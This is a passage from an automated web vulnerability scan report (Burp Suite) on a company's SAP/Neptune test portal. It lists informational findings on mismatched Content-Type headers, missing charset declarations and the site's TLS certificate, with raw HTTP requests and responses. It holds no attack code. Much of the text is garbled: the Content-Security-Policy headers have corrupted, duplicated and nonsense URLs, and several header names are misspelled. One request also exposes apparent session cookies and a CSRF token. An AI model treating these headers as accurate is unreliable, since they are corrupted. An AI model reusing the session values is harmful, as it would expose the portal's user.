The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

- content-type: application/javascript; charset=utf-8
  text/html;charset=UTF-8

#### Request 1

GET /neptune/ZMFP\_DASH\_ESS\_TRAVEL\_PAID.view.js HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\* Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 Connection: close Cache-Control: max-age=0

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:47:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1: mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8 Content-Length: 1011115
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220329171528
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptune-software.com.443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com.443 https://*.hana.ondemand.com.https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com/ https://sapui5
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com.443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com/recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com/recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com/recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://wise.typekit.net/ https://com/is.cloudflare.com/ms-appx-web://* https://ui5.sap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html class="nepLayout ">
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
<meta http-equiv="Content-Type" content="text/html;charset=UTF-8" />
<meta name="apple-mobile-web-app-capable" content="yes" />
 ...[SNIP]...
```

### 28.8. https://testportal.zalaris.com/neptune/ZMFP DASH ESS TRVL PROCESS.view.js

### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/ZMFP\_DASH\_ESS\_TRVL\_PROCESS.view.js

#### Issue detail

The response contains multiple Content-type statements which are incompatible with one another. The following statements were received:

- content-type: application/javascript; charset=utf-8
- text/html:charset=UTF-8

#### Request 1

```
GET /neptune/ZMFP_DASH_ESS_TRVL_PROCESS.view.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:47:43 GMT
Server: Anache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1011427
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220329171618
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com.443 h
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://proprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html class="nepLayout">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
<meta http-equiv="Content-Type" content="text/html;charset=UTF-8" />
<meta name="apple-mobile-web-app-capable" content="yes" />
 ...[SNIP1...
```

# 29. HTML does not specify charset

There are 3 instances of this issue:

- /com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common/emptyhover.html
- /com.sap.portal.pagebuilder/html/EmptyDocument.html
- /htmlb/jslib/emptyhover.html

## Issue description

If a response states that it contains HTML content but does not specify a character set, then the browser may analyze the HTML and attempt to determine which character set it appears to be using. Even if the majority of the HTML actually employs a standard character set such as UTF-8, the presence of non-standard characters anywhere in the response may cause the browser to interpret the content using a different character set. This can have unexpected results, and can lead to cross-site scripting vulnerabilities in which non-standard encodings like UTF-7 can be used to bypass the application's defensive filters.

In most cases, the absence of a charset directive does not constitute a security flaw, particularly if the response contains static content. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

#### Issue remediation

For every response containing HTML content, the application should include within the Content-type header a directive specifying a standard recognized character set, for example charset=ISO-8859-1.

### Vulnerability classifications

- CWE-16: Configuration
- CWE-436: Interpretation Conflict

# 29.1. https://testportal.zalaris.com/com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common/emptyhover.html

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common/emptyhover.html

#### Request 1

GET /com.sap.portal.design.urdesigndata/themes/portal/sap\_tradeshow\_plus/common/emptyhover.html HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; al\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771990993 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Dnt: 1 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers Connection: close

## Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:13:39 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 Content-Type: text/html
 cache-control: max-age=604800
last-modified: Thu, 07 Jul 2022 09:59:59 GMT
 Content-Lenath: 1293
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:4
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://sapc.com/ https://zaltestcors.azurewebsites.net/ https://iogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://sign
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' \unsafe-inline' \ttps://ms.gstatic.com https://sogleapis.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://supiiis.eloatic.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://swimg.com https://swimg.com https://swimg.com https://swimg.com https://swimg.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob:;
 Strict-Transport-Security: max-age=31536000
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
 Connection: close
 <html>
 <head>
        <title>Untitled</title>
        k rel="stylesheet" type="text/css" />
   </head>
 <script type="text/javascript">
function ur_autorelax() {
  var hostname = location.hostname,
```

...[SNIP]...

## 29.2. https://testportal.zalaris.com/com.sap.portal.pagebuilder/html/EmptyDocument.html

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /com.sap.portal.pagebuilder/html/EmptyDocument.html

## Request 1

```
GET /com.sap.portal.pagebuilder/html/EmptyDocument.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept.*/*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:47:32 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1: mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
last-modified: Fri, 11 Mar 2022 05:02:11 GMT
cache-control: max-age=604800
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.in/.sapsf.eu:443 https://*.sapsf.com:443 https://p.in/.sapsf.com:443 https://p.in/.sapsf.com:44
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ http
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com;443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
    (-Content-Type-Options: nosniff
Content-Length: 429
Connection: close
     <title>Untitled</title>
<script type="text/javascript">
function relax( input )
         (input.search(/^\\d+\\.\\d+\\.\\d+\\.\\d+$/) >=0)
            return input:
    .[SNIP].
```

## 29.3. https://testportal.zalaris.com/htmlb/jslib/emptyhover.html

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /htmlb/jslib/emptyhover.html

## Request 1

GET /htmlb/jslib/emptyhover.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0

#### Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:47:32 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 content-type: text/html
last-modified: Tue, 30 Nov 2021 06:15:12 GMT
 cache-control: max-age=604800
 sap-cache-control: +86400
 sap-isc-etag: J2EE/htmlb
 Content-Length: 1999
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.in/t.sapsf.com:443 https://p.in
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://i.docs.azulewebsites.nev/https://iogin.windows.nev/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-amazonaws.com/files/ZALARISTEST/ https://boost-files-ge
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com/https://alaris.com/https://syndicata-inilite/https://www.zalaris.com/https://syndicata-inilite/https://www.zalaris.com/https://syndicata-inilite/https://www.zalaris.com/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://soni-inilite/https://soni-inilite/https://soni-inilite/https://soni-inilite/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https://salaris.com/https:/
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
 https://*.zalaris.com:443 blob:
 Strict-Transport-Security: max-age=31536000
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
 Connection: close
 <html>
 <head>
         <title>Untitled</title>
        k rel="stylesheet" type="text/css" />
 <script language="JavaScript">
    ..[SNIP]...
```

## 30. TLS certificate

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /

#### Issue detail

The server presented a valid, trusted TLS certificate. This issue is purely informational.

The server presented the following certificates:

#### Server certificate

Issued to: \*.zalaris.com, zalaris.com

**Issued by:** DigiCert TLS RSA SHA256 2020 CA1 **Valid from:** Thu Mar 03 05:30:00 IST 2022

Valid to: Tue Apr 04 05:29:59 IST 2023

Certificate chain #1

Issued to: DigiCert TLS RSA SHA256 2020 CA1

 Issued by:
 DigiCert Global Root CA

 Valid from:
 Thu Sep 24 05:30:00 IST 2020

 Valid to:
 Tue Sep 24 05:29:59 IST 2030

#### Certificate chain #2

 Issued to:
 DigiCert Global Root CA

 Issued by:
 DigiCert Global Root CA

 Valid from:
 Fri Nov 10 05:30:00 IST 2006

 Valid to:
 Mon Nov 10 05:30:00 IST 2031

## Issue background

TLS (or SSL) helps to protect the confidentiality and integrity of information in transit between the browser and server, and to provide authentication of the server's identity. To serve this purpose, the server must present an TLS certificate that is valid for the server's hostname, is issued by a trusted authority and is valid for the current date. If any one of these requirements is not met, TLS connections to the server will not provide the full protection for which TLS is designed.

It should be noted that various attacks exist against TLS in general, and in the context of HTTPS web connections in particular. It may be possible for a determined and suitably-positioned attacker to compromise TLS connections without user detection even when a valid TLS certificate is used.

#### References

• SSL/TLS Configuration Guide

## Vulnerability classifications

- CWE-295: Improper Certificate Validation
- CWE-326: Inadequate Encryption Strength
- CWE-327: Use of a Broken or Risky Cryptographic Algorithm

Report generated by Burp Suite web vulnerability scanner v2022.5.1, at Fri Jul 15 10:38:59 IST 2022.

415 of 415